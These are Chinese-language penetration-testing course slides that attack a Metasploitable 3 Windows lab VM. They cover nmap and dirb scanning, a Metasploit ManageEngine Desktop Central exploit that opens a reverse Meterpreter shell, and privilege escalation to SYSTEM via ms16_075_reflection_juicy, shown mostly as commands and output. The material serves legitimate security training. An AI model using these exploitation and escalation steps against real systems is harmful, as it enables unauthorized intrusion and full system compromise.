
渗透测试

渗透测试

- 理解渗透测试的各个阶段
- 通过各类工具针对Windows靶机进行测试
- 了解漏洞利用脚本的编写

参考书

Metasploit
渗透测试
魔鬼训练营
Penetration Testing Devil Training Camp
Based on Metasploit
Metasploit渗透测试魔鬼训练营


Metasploit
渗透测试指南
修订版

靶机资源

- VulnHub:
  - https://www.vulnhub.com/
- TryHackMe
  - https://darkstar7471.com/resources.html
- HackTheBox
  - https://www.hackthebox.eu/

实验环境

- Metasploitable 3
  - 基于vagrant创建和部署
  - https://github.com/rapid7/metasploitable3
- Kali
  - https://www.kali.org/downloads/
  - https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

各种工具


- nmap
- msfconsole
- msfvenom
- derb
- netscan
- …

渗透测试阶段

- 扫描
- 漏洞利用
- 权限提升
- 后渗透


扫描

- 网络发现
  - netdiscover -r 192.168.101.0/24



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 15 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 900
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.101.1   00:50:56:c0:00:08      2     120  VMware, Inc.
 192.168.101.2   00:50:56:f8:a2:91      6     360  VMware, Inc.
 192.168.101.156 00:0c:29:8f:52:e7      6     360  VMware, Inc.
 192.168.101.254 00:50:56:f3:98:d4      1      60  VMware, Inc.
```

  - nmap 192.168.101.0/24
  - nbtscan -r 192.168.101.156




```
Nmap scan report for 192.168.101.156
Host is up (0.00079s latency).
Not shown: 964 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
366/tcp   open  odmr
445/tcp   open  microsoft-ds
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7025/tcp  open  vmsvc-2
7443/tcp  open  oracleas-https
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
MAC Address: 00:0C:29:8F:52:E7 (VMware)
```

扫描

- 端口扫描
  - nmap -Pn -sV 192.168.101.156 -p 1-65535
  - nmap -A 192.168.101.156
- 服务扫描
  - msf中，use auxiliary/scanner/*，举例：
    - use auxiliary/scanner/ssh/ssh_version
    - set RHOSTS 192.168.101.156
    - run

扫描

- 服务扫描
  - Web服务
    - nikto -host 192.168.101.156 -port 8383
    - dirb https:// 192.168.101.156
    - dirb https:// 192.168.101.156 -X .php,.html



https://192.168.101.156:8383/configurations.do


Integrated Desktop & Mobile Device Management Software

扫描

- 漏洞扫描
    - 如：SMB服务
        - nmap -P0 --script=smb-vuln-* 192.168.101.156

漏洞利用

- 上述8383端口的服务：
  - searchsploit "ManageEngine Desktop"
  - 或者， 在msf中， search manageengine
  - 或者




manageengine desktop central 9 exploit

找到约 22,100 条结果 （用时 0.45 秒）

https://www.rapid7.com › windows › http › m... ▾ 翻译此页

ManageEngine Desktop Central 9 FileUploadServlet ... - Rapid7

2015年12月14日 — This exploit was successfully tested on version 9, build 90109 and build 91084. Author(s). sinn3r <sinn3r@metasploit.com>. Platform. Windows ...




ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability


Disclosed	Created
12/14/2015	05/30/2018

https://www.rapid7.com/db/modules/exploit/windows/http/manageengine_connectionid_write/

漏洞利用




```
msf6 > use exploit/windows/http/manageengine_connectionid_write
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/manageengine_connectionid_write) > show options
```




```
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 192.168.101.156
RHOSTS => 192.168.101.156
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8383
RPORT => 8383
msf6 exploit(windows/http/manageengine_connectionid_write) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.101.144:4444
[*] Creating JSP stager
[*] Uploading JSP stager qnyNt.jsp...
[*] Executing stager...
[*] Sending stage (175174 bytes) to 192.168.101.156
[*] Meterpreter session 1 opened (192.168.101.144:4444 -> 192.168.101.156:49368) at 2021-04-21 00:39:46 -0400
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/qnyNt.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/qnyNt.jsp
```

获得Meterpreter shell

权限提升




```
meterpreter > ps

Process List
============

 PID   PPID  Name                           Arch  Session  User                          Path
 ---   ----  ----                           ----  -------  ----                          ----
 0     0     [System Process]

 6136  5896  cmd.exe                        x86   0        NT AUTHORITY\LOCAL SERVICE  C:\Windows\SysWOW64\cmd.exe
```




```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

信息查询

权限提升




```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.101.156 - Collecting local exploits for x86/windows...
[*] 192.168.101.156 - 37 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.101.156 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 192.168.101.156 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.101.156 - exploit/windows/local/ppr flatten rec: The target appears to be vulnerable.
```

内核漏洞查看

权限提升




```
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(windows/http/manageengine_connectionid_write) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  3         meterpreter x86/windows  NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2  192.168.101.144:4444 -> 192.168.101.156:49298 (192.168.101.156)
```




```
msf6 exploit(windows/http/manageengine_connectionid_write) > use exploit/windows/local/ms16_075_reflection_juicy
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_075_reflection_juicy) > show options

Module options (exploit/windows/local/ms16_075_reflection_juicy):

   Name     Current Setting                         Required  Description
   ----     ---------------                         --------  -----------
   CLSID    {4991d34b-80a1-4291-83b6-3328366b9097}  yes       Set CLSID value of the DCOM to trigger
   SESSION                                          yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.101.144  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

内核漏洞利用


权限提升



```
meterpreter > shell
Process 1356 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```




```
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(windows/local/ms16_075_reflection_juicy) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  3         meterpreter x86/windows  NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2  192.168.101.144:4444 -> 192.168.101.156:49298 (192.168.101.156)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2         192.168.101.144:4444 -> 192.168.101.156:49336 (192.168.101.156)
```



```
